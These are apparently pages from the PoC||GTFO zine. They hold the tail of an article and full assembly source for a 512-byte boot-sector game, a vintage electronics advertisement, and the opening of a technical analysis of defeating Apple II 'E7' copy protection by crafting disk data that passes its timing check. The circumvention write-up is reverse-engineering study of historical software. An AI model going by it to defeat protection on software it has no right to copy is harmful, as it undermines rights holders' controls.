
The most dramatic space savers were also the least interesting. Instead of cool low level hacks, it usually comes down to replacing a

bad algorithm. One example is that the game screen has a nice blue border. Initially, I drew the top and bottom lines, and then the right and left lines. I even thought I was clever by drawing the right and left lines together, two pixels at a time—because drawing a right pixel and incrementing brings me to the left and one row down. I used this side-effect to save code, rewriting a single routine to be both right and left.

All of this was still too much code, so I tried something simpler: first splashing the whole screen with blue, then filling in a black box to only leave the blue border. The black box code wasn't trivial, but it was smaller than the previous method. This saved me sixteen precious bytes!

Less than a week after I put this on Github, my friend Darkvoxels made a pull request to change the game-over screen. Instead of splashing the screen red and idling, he just restarts the game. I liked this idea and merged. As his game-over is just a simple `int 0x19`, he saved ten bytes.

Although I may not have tons of reusable subroutines, I still avoided inlining as much as possible. In my experience, inlining is great for runtime performance because it cuts out the overhead of jumping around the code space and stack overhead. However, this tends to create more code as the tradeoff. With 510 effective bytes to work with, I would gladly trade speed for space. If I see a few consecutive instructions that repeat, I try to make a routine of it.

I also took a few opportunities to use self-modifying code to save on space. No longer do I have to manually hex hack the `w` bit in the `rwx` attribute in the `.text` section of an ELF header; real mode trusts me to do all of the "bad" things that dev hipsters rage at me about.

Two self-modifying code hacks in this code are similar in concept. There are a couple of places where I needed something similar to a global variable. I could push and pop it to and from the stack when needed, but that requires more bytes of code overhead than I had to spare. I could also use a dedicated register, but there are too few of those. On the other hand, assuming I'm actually using this dynamic data, it's going to end up being part of an operand in the machine code,

which is what I would consider its persisted location. (Not a register, not the stack, but inside the actual code.)

As the pixel streak moves around on the game-board, the player gets one point per character movement. When the player collects a bonus item of any value, this one-point-per gets three added to it, becoming a four-points-per. If an additional bonus item were collected, it would be up to seven points. The code to add one point is `selfmodify: add ax, 1`. When a bonus item is collected, the routine for doing bonus points also has the line `add byte [selfmodify + 2], 3`. The +2 offset to our `add ax, 1` instruction is the byte where the 1 operand was located, allowing us to directly modify it.

This adds to the strategy of the game. It discourages just filling the screen up with the streak while avoiding items (so as to not create a mess) and waiting out the clock. In fact, it is nearly impossible to win this way. To win, it is a better strategy to get as many bonuses as early as possible to take advantage of this progressive scoring system.

Another self-modifying code trick is used on the win screen. The background to the "YOU WIN!" screen does some color and character cycling, which is really just an increment. It is initialized with `winbg: mov ax, 0`, and we can later increment through it with `inc word [winbg + 0x01]`. What I also find interesting about this is that we can't do a space saving hack like just changing mov `ax, 0` to xor `ax, ax`. Yes, the result is the same; `ax` will equal `0x0000` and the `xor` takes less code space. However, the

machine code for `xor ax, ax` is `0x31c0`, where `0x31` is the `xor` and `0xc0` represents "ax with ax." The increment instruction would be incrementing the `0xc0` byte, and the first byte of the next instruction since the `word` modifier was used, which is even worse. This would not increment an immediate value, instead it would do another `xor` of different registers each time.

Instead of using an elaborate string print function, I have a loop to print a character at a pointer where my "YOU WIN!" string is stored (`winloop: mov al, [winmessage]`), and then use self-modifying code to increment the pointer on each round. (`inc byte [winloop + 0x01]`)

The most interesting self-modifying code in this game changes the opcode, rather than an operand. Though the code for the trap items and the bonus items have a lot of differences, there are a significant amount of consecutive instructions that are exactly the same, with the exception of the addition (bonus) or the subtraction (trap) of the score.

This is because the score actually persists in video memory, and there is some code overhead to extract it and push it back before and after modifying it.

So I made all of this a subroutine. In my assembly source you will see it as an addition (`math: add ax, cx`), even though the instruction initialized there could be arbitrary. Fortunately for me, the machine code format for this addition and subtraction instruction are the same. This means we can dynamically drop in whichever opcode we want to use for our current need on the fly. Specifically, the `add` I use is `ADD r/m16, r16 (0x01/r)` and the `sub` I use is `SUB r/m16, r16 (0x29/r)`. So if it's a bonus item, we'll self modify the routine to add (`mov byte [math], 0x01`) and call it, then do other bonus related instructions after the return. If it's a trap item, we'll self modify the routine to subtract (`mov byte [math], 0x29`) and call it, then do trap/penalty instructions after the return. This whole hack isn't without some overhead; the most exciting thing is that this hack saved me one byte, but even a single byte is a lot when making a program this small!

I hope these tricks are handy for you when writing your own 512-byte game, and also that you'll share your game with the rest of us. Complete code and prebuilt binaries are available in the ZIP portion of this release.[8]

```asm
1 ;Tron Solitare
  ;    *This is a PoC boot sector ( <512 bytes) game
3 ;    *Controls to move are just up/down/left/right
  ;    *Avoid touching yourself, blue border, and the
5 ;     unlucky red 7

7 [ORG 0x7c00]              ;add to offsets
  LEFT   EQU 75
9 RIGHT  EQU 77
  UP     EQU 72
11 DOWN   EQU 80


13 ; Init the environment
  ;   init data segment
15 ;   init stack segment allocate area of mem
  ;   init E/video segment and allocate area of mem
17 ;   Set to 0x03/80x25 text mode
  ;   Hide the cursor
19    xor ax, ax          ;make it zero
     mov ds, ax           ;DS=0
21
     mov ss, ax           ;stack starts at 0
23    mov sp, 0x9c00       ;200h past code start

25    mov ax, 0xb800       ;text video memory
     mov es, ax           ;ES=0xB800
27
     mov al, 0x03
29    xor ah, ah
     int 0x10
31
     mov al, 0x03         ;Some BIOS crash without this
33    mov ch, 0x26
     inc ah
35    int 0x10

37 ;Draw Border
     ;Fill in all blue
39    xor di, di
```

```
        mov cx, 0x07d0      ;whole screens worth
41      mov ax, 0x1f20      ;empty blue background
        rep stosw           ;push it to video memory
43
        ;fill in all black except for remaining blue edges
45      mov di, 158         ;Almost 2nd row 2nd column (need
                            ;to add 4)
47      mov ax, 0x0020      ;space char on black on black
        fillin:
49      add di, 4           ;Adjust for next line and column
        mov cx, 78          ;inner 78 columns (exclude side
51                          ;borders)
        rep stosw           ;push to video memory
53      cmp di, 0x0efe      ;Is it the last col of last line
                            ;we want?
55      jne fillin          ;If not, loop to next line

57      ;init the score
        mov di, 0x0f02
59      mov ax, 0x0100      ;#CHEAT (You can set the initial
                            ;score higher than this)
```

```asm
61      stosw

        ;Place the game piece in starting position
63      mov di, 0x07d0    ;starting position
65      mov ax, 0x2f20    ;char to display
        stosw
67
mainloop:
69      call random       ;Maybe place an item on screen

71      ;Wait Loop
        ;Get speed (based on game/score progress)
73          push di
            mov di, 0x0f02    ;set coordinate
75          mov ax, [es:di]   ;read data at coordinate
            pop di
77          and ax, 0xf000    ;get most significant nibble
            shr ax, 14        ;now value 0-3
79          mov bx, 4         ;#CHEAT, default is 4; make
                              ;amount higher for overall
81                            ;slower (but still
                              ;progressive) game
83          sub bx, ax        ;bx = 4 - (0-3)
            mov ax, bx        ;get it into ax
85
        mov bx, [0x046C] ;Get timer state
87      add bx, ax        ;Wait 1-4 ticks (progressive
                          ;difficulty)
89      ;add bx, 8        ;unprogressively slow cheat
        ;#CHEAT (comment above line out and uncomment
91      ;this line)
        delay:
93          cmp [0x046C], bx
            jne delay
95
        ;Get keyboard state
97      mov ah, 1
        int 0x16
99      jz persisted      ;if no keypress, jump to
                          ;persisting move state
```

```asm
101
        ;Clear Keyboard buffer
103     xor ah, ah
        int 0x16
105
        ;Check for directional pushes and take action
107     cmp ah, LEFT
        je left
109     cmp ah, RIGHT
        je right
111     cmp ah, UP
        je up
113     cmp ah, DOWN
        je down
115     jmp mainloop

117     ;Otherwise, move in direction last chosen
        persisted:
119     cmp cx, LEFT
        je left
121     cmp cx, RIGHT
        je right
123     cmp cx, UP
        je up
125     cmp cx, DOWN
        je down
127
        ;This will only happen before first keypress
129     jmp mainloop

131     left:
        mov cx, LEFT        ;for persistenc
133     sub di, 4           ;coordinate offset correction
        call movement_overhead
135     jmp mainloop
        right:
137     mov cx, RIGHT
        call movement_overhead
139     jmp mainloop
        up:
```

```
141        mov cx, UP
           sub di, 162
143        call movement_overhead
           jmp mainloop
145    down:
           mov cx, DOWN
147        add di, 158
           call movement_overhead
149        jmp mainloop

151    movement_overhead:
           call collision_check
153        mov ax, 0x2f20
           stosw
155        call score
           ret
157
       collision_check:
159        mov bx, di        ;current location on screen
           mov ax, [es:bx]   ;grab video buffer + current
161                          ;location

163        ;Did we Lose?
             ;#CHEAT: comment out all 4 of these checks
165          ;(8 instructions) to be invincible
           cmp ax, 0x2f20    ;did we land on green
167                          ;(self)?
           je gameover
169        cmp ax, 0x1f20    ;did we land on blue
                             ;(border)?
171        je gameover
           cmp bx, 0x0f02    ;did we land in score
173                          ;coordinate?
           je gameover
175        cmp ax, 0xcf37    ;magic red 7
           je gameover
177
           ;Score Changes
179          push ax           ;save copy of ax/item
             and ax, 0xf000    ;mask background
```

```asm
181        cmp ax, 0xa000   ;add to score
           je bonus
183        cmp ax, 0xc000   ;subtract from score
           je penalty
185        pop ax           ;restore ax
       ret
187
    bonus:
189    mov byte [math], 0x01
                            ;make itemstuff: routine use
191                         ;add opcode
       call itemstuff
193    stosw               ;put data back in
       mov di, bx          ;restore coordinate
195    add byte [selfmodify + 2], 3

197    ret
    penalty:
199    mov byte [math], 0x29
                            ;make itemstuff: routine use
201                         ;sub opcode
       call itemstuff
203    cmp ax, 0xe000   ;sanity check for integer
                            ;underflow
205    ja underflow
       stosw               ;put data back in
207    mov di, bx          ;restore coordinate
       ret
209
       underflow:
211        mov ax, 0x0100
           stosw
213        mov di, bx
           ret
215
    itemstuff:
217    pop dx               ;store return
       pop ax
219    and ax, 0x000f
       inc ax               ;1-8 instead of 0-7
```

```asm
221         shl ax, 8           ; multiply value by 256
            push ax             ; store the value
223
            mov bx, di          ; save coordinate
225         mov di, 0x0f02      ; set coordinate
            mov ax, [es:di]     ; read data at coordinate and
227                             ; subtract from score
            pop cx
229     math:
            add ax, cx          ; 'add' is just a suggestion...
231         push dx             ; restore return
            ret
233
    score:
235     push di
        mov di, 0x0f02          ; set coordinate
237     mov ax, [es:di]         ; read data at coordinate
        ; for each mov of character, add 'n' to score
239         ; this source shows add ax, 1, however, each
            ; bonus item that is picked up increments this
241         ; value by 3 each time an item is picked up.
            ; Yes, this is self modifying code, which is
243         ; why the lable 'selfmodify:' is seen above, to
            ; be conveniently used as an address to pivot
245         ; off of in an add byte [selfmodify + offset to
            ; '1'], 3 instruction
247     selfmodify: add ax, 1 ; increment character in
                            ; coordinate
249     stosw                   ; put data back in
        pop di
251     ; Why 0xf600 as score ceiling:
            ; if it was something like 0xffff, a score from
253         ; 0xfffe would likley integer overflow to a low
            ; range (due to the progressive) scoring.
255         ; 0xf600 gives a good amount of slack for this.
            ; However, it's still "technically" possible to
257         ; overflow; for example, hitting a '7' bonus
            ; item after already getting more than 171
259         ; bonus items (2048 points for bonus, 514
            ; points per move) would make the score go from
```

```asm
261         ; 0xf5ff to 0x0001.
       cmp ax, 0xf600        ; is the score high enough to
263                          ; 'win' ;#CHEAT
       ja win
265    ret

267 random:
       ; Decide whether to place bonus/trap
269        rdtsc
           and ax, 0x000f
271        cmp ax, 0x0007
           jne undo
273    push cx                   ; save cx

275    ; Getting random pixel
           redo:
277        rdtsc                 ; random
           xor ax, dx           ; xor it up a little
279        xor dx, dx           ; clear dx
           add ax, [0x046C]     ; moar randomness
281        mov cx, 0x07d0       ; Amount of pixels on screen
           div cx               ; dx now has random val
283        shl dx, 1            ; adjust for 'even' pixel values
           ; Are we clobbering other data?
285        cmp dx, 0x0f02       ; Is the pixel the score?
           je redo              ; Get a different value
287
           push di              ; store coord
289        mov di, dx
           mov ax, [es:di]      ; read data at coordinate
291        pop di               ; restore coord
           cmp ax, 0x2f20       ; Are we on the snake?
293        je redo
           cmp ax, 0x1f20       ; Are we on the border?
295        je redo

297    ; Display random pixel
           push di              ; save current coordinate
299        mov di, dx           ; put rand coord in current
```

```asm
301             ; Decide on item−type and value
            powerup:
303             rdtsc                ; random
            and ax, 0x0007       ; get random 8 values
305         mov cx, ax           ; cx has rand value
            add cx, 0x5f30       ; baseline
307             rdtsc                ; random
            ; background either 'A' or 'C' (light green or
309         ; red)
                and ax, 0x2000   ; keep bit 13
311             add ax, 0x5000   ; turn bit 14 and 12 on
            add ax, cx           ; item−type + value
313
            stosw                ; display it
315         pop di               ; restore coordinate

317     pop cx               ; restore cx

319     undo:
        ret
321
    gameover:
323     int 0x19             ; Reboot the system and restart
                             ; the game.
325
        ; Legacy gameover, doesn't reboot, just ends with
327     ; red screen
        ; xor di, di
329     ; mov cx, 80*25
        ; mov ax, 0x4f20
331     ; rep stosw
        ; jmp gameover
333
    win:
335     ; clear screen
        mov bx, [0x046C] ; Get timer state
337     add bx, 2
        delay2:
339         cmp [0x046C], bx
            jne delay2
```

```asm
    mov di, 0
    mov cx, 0x07d0   ;enough for full screen
    winbg: mov ax, 0x0100
                     ;xor ax, ax wont work, needs to
                     ;be this machine-code format
    rep stosw        ;commit to video memory

    mov di, 0x07c4   ;coord to start 'YOU WIN!' message
    xor cl, cl       ;clear counter register
    winloop: mov al, [winmessage]
                     ;get win message pointer
    mov ah, 0x0f     ;white text on black background
    stosw            ;commit char to video memory
    inc byte [winloop + 0x01]
                     ;next character
    cmp di, 0x07e0   ;is it the last character?
    jne winloop
    inc word [winbg + 0x01]
                     ;incrememnt fill char/fg/bg
                     ;(whichever is next)
    sub byte [winloop + 0x01], 14
                     ;back to first character upon
                     ;next full loop
    jmp win

    winmessage:
    db 0x02, 0x20
    dq 0x214e495720554f59    ;YOU WIN!
    db 0x21, 0x21, 0x20, 0x02

    ;BIOS sig and padding
    times 510-($-$$) db 0
    dw 0xAA55
    ; Pad to floppy disk.
    ;times (1440 * 1024) - ($ - $$)  db 0
```

HOME-WORK
MADE IN U.S.A. For Electronics

Custom Molded Carrying Case folds into briefcase size

Compartment for text books/ manuals and/or wire jumper kit (optional)

Function Generator ...sine, square, triangle...plus TTL

Large Breadboard area holds 24 ICs...2,500 tie points

Holds Digital Multimeter PROTO-METER® 4000 (optional)

Triple Power Supply...+5V fixed, plus two variable 5-15V

Debounce Push-Buttons

8 TTL Logic Probe Indicators

Two BNC Connectors for oscilloscopes and counters

Audio Speaker

Just $349.95

Here's PB-503-C. It has every feature that our famous PB-503 offers, but we added one more, portability. Work on your projects at the office or school, take it home at night... it's for the engineer or student who wish to take their lab with them. **Instrumentation**, including a function generator with continuously variable sine, square, triangle wave forms and TTL pulses. **Breadboards** with 8 logic probe circuits. And a **Triple**

Power Supply with fixed 5VDC, plus two variable outputs (+5 to +15VDC). Throw-in 8 TTL compatible LED indicators, switches, pulsers, potentiometers, audio experimentation speaker... plus a life-time guarantee on all breadboarding sockets! And, because it's portable you will always have everything you need right in front of you! PB-503-C, one super test station for under $350! Order yours today!!

FOR MORE INFORMATION CALL 1-800-572-1028

GLOBAL SPECIALTIES®
CIRCLE 182 ON FREE INFORMATION CARD

Global Specialties®, 70 Fulton Terrace, New Haven, CT 06512
Tele: 203•624•3103/Fax: 203•468•0060 - ©1990, Interplex Electronics
All Global Specialties® breadboarding products are made in the U.S.A.
Proto-Board is a registered trademark of Global Specialties®   A033

Interplex Industries company

11:5 In Search of the Most Amazing Thing; or, Towards a Universal Method to Defeat E7 Protection on the Apple][Platform

by Peter Ferrie (qkumba, san inc) with thanks to 4am

In the early days, there was a protection technique known as the "generic bit-slip protection." In modern times, the cracker known as 4am has dubbed it the "E7 bitstream," because of the trigger values that are used to locate it. It was a very popular technique.

While many nibble-checks could be defeated simply by not allowing them to run at all, some protection routines required that the code be run to produce their side effects, such as to decrypt pages or to emit certain values that are checked later. At a high level, our goal is therefore to simulate the E7 bitstream entirely, allowing the protection routine to run as usual. That is, using a data-only solution to avoid making any changes to the code. Stated explicitly, our goal is to produce either disks that can be copied by COPYA (which, during a copy operation, converts nibble data to *sector data* and then back again) or ". dsk"-format disk images, which contain only sector data.

Therefore, we need sector data that, when written to disk, produce *nibble data* that pass the protection check. For that to be possible, we must understand the protection itself and the code that uses it.

A primer on the hardware in general was included in PoC‖GTFO 10:7, with this technique in particular near page 257. The theory is that after issuing an access of Q6H ($C08D+(slot×16)), the QA switch of the Data

Register will receive a copy of the status bits, where it will remain accessible for four CPU cycles. After four CPU cycles, the QA switch of the Data Register will be zeroed. Meanwhile, assuming that the disk is spinning at the time, the Logic State Sequencer continues to shift in the new bits. When the QA switch of the Data Register is zeroed, it discards the bits that were already shifted in, and the hardware will shift in bits as though nothing has been read previously. The relevant code can be found on page 376.

Interestingly, the `bit $06` instruction is a misdirection. It exists only for the purpose of consuming some cycles. Any other instruction of equal duration could have been used, and it might be considered a watermark. While it is the value that exists most commonly, some titles changed the value of the address to `80` or `FF`, and these versions were spread, too.

In the most common implementation of the E7 protection, the stream on disk appears as `D5 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7` with some harmless zero-bits in between. So from where do the other values come? The magic is in the timing of the reads, and timing is everything, so we must count the cycles!

```
READNIB   EQU $C08C
RSTLATCH  EQU $C08D

        LDY     #0
NIB1
        LDA     READNIB,X*
        BPL     NIB1

        DEY
        BEQ     FAIL

        CMP     #$D5
        BNE     NIB1


        LDY     #0
NIB2
        LDA     READNIB,X
        BPL     NIB2

        DEY
        BEQ     FAIL

        CMP     #$E7
        BNE     NIB2


NIB3
        LDA     READNIB,X
        BPL     NIB3
        CMP     #$E7
        BNE     FAIL


NIB4
        LDA     READNIB,X
        BPL     NIB4
        CMP     #$E7
        BNE     FAIL

        LDA     RSTLATCH,X

        LDY     #$10

        BIT     $06
NIB5
        LDA     READNIB,X
        BPL     NIB5

        DEY
        BEQ     FAIL

        CMP     #$EE
        BNE     NIB5
```

try 256 times:
   read nibble, compare with **D5**

try 256 times: (*1)
   read nibble, compare with **E7**

read nibble, compare with **E7**

read nibble, compare with **E7**

desynch

ensure >4 cycles between reads

try 16 times: (*2)
   read nibble, compare with **EE**

* X = BootSlot << 4

Figure 11.2: E7 Protection Check

LDA READNIB,X

```
BPL NIB4        2 cycles

CMP #$E7        2 cycles

BNE FAIL        2 cycles

LDA RSTLATCH,X  4 cycles

LDY #$10        2 cycles

BIT $06         3 cycles
                ─────────
                15 cycles
```

One bit is shifted in every four CPU cycles, so a delay of 15 CPU cycles is enough for three bits to be shifted in. Those bits are discarded. However, since the CPU and the Disk][system are not synchronized, then depending on exactly when the initial read began, there can be up to two additional cycles in the total count. That puts us in the 16 cycle range, which is sufficient for a fourth bit to be shifted in and then discarded. In any case, the hardware sees it like this, due to a slip of three (or four) bits:

```
D5 E7 E7 E7 [slip] EE E7 FC EE E7 FC EE EE FC
```

In binary, the stream looks like this, with the seemingly redundant zero-bits in bold.

```
11010101    11100111    11100111    11100111
   D5          E7          E7          E7
11100111 0 11100111 00 11100111    11100111 0 11100111 00
   E7          E7          E7          E7          E7
11100111    11100111 0  11100111 0 11100111    11100111
   E7          E7          E7          E7          E7
```

However, by skipping the first three or four bits, the stream looks quite different.

```
  ┌─skipped
11100 11101110 0 11100111 00 11111100    11101110
         EE          E7          FC          EE
       0 11100111 00 11111100    11101110 0 11101110 0 11111100 111...
            E7          FC          EE          EE          FC
```

The old zero-bits are still in bold, and the newly exposed zero-bits are in italics. We can see that the old zero-bits form part of the new stream. This decodes to EE E7 FC EE E7 FC EE EE FC, and we have our magic values. The fourth bit must be a zero-bit in the original stream in case only three bits are slipped. Having the fifth bit be a zero-bit in the original stream makes a nice pattern of repeating values, if for no other reason.

Well-Groomed Data

In order to defeat this at all, we need to produce a regular 6-and-2 encoded sector which can be read by real hardware and copied by regular DOS.

We start by exploiting the point marked by (*1) on page 376. There's a search for E7 after the D5. This allows us to introduce a full data prologue without breaking the check.

D5 AA AD E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 ...

We can even conclude it with a regular epilogue so that there are no read errors.

D5 AA AD E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 ... DE AA

It looks like a regular sector. The next step is to fill the stream with the appropriate values, including simulating the presence of the timing bits.

The Hard Stuff

We will use Bank Street Writer III for our first attempt, since it is the simplest example. Bank Street Writer III requires only one nibble from the pattern to be valid as an 8-bit decryption key for one page of memory. That nibble appears at a position four nibbles after the `EE`, and its value must be `E7`, so our pattern looks like this.

`EE ?? ?? ?? E7 ...`

Since we can't rely on timing bits in our stream (because we need *sector data* that produces *nibble data* that this code interprets as valid), we can't place the `EE` inside a pair of `E7`s because after the bit-slip the wrong value will be read. Instead, we have to encode the value `EE` directly after discarding the first three bits, and placing a zero-bit in the fourth bit for compatibility purposes.

`???01110 1110???? ???????? ???????? ???????? 11100111 ...`

After the bit-slip (and our extra zero-bit),

`...11101110 ???????? ???????? ???????? ???? [11100111] ...`

We must make those last four bits "disappear," in order to align our `E7` value correctly and allow it to be seen. If we turn those four bits into zeroes and distribute them within the stream, while adhering to the rule of not more than two consecutive zeroes, and replace the rest with ones, we get this:

`...11101110 11111111 00 11111111 00 11111111 [11100111] ...`

The hardware reads this as `EE FF FF FF E7`. Then we prepend one-bits and a zero-bit to the first (partial) nibble, like this:

`[1110]11101110 11111111 00 11111111 00 11111111 [11100111] ...`

After realigning the stream, we have this:

`11101110 11101111 11110011 11111100 11111111 [11100111] ...`

On disk, it appears as `EE EF F3 FC FF E7`.

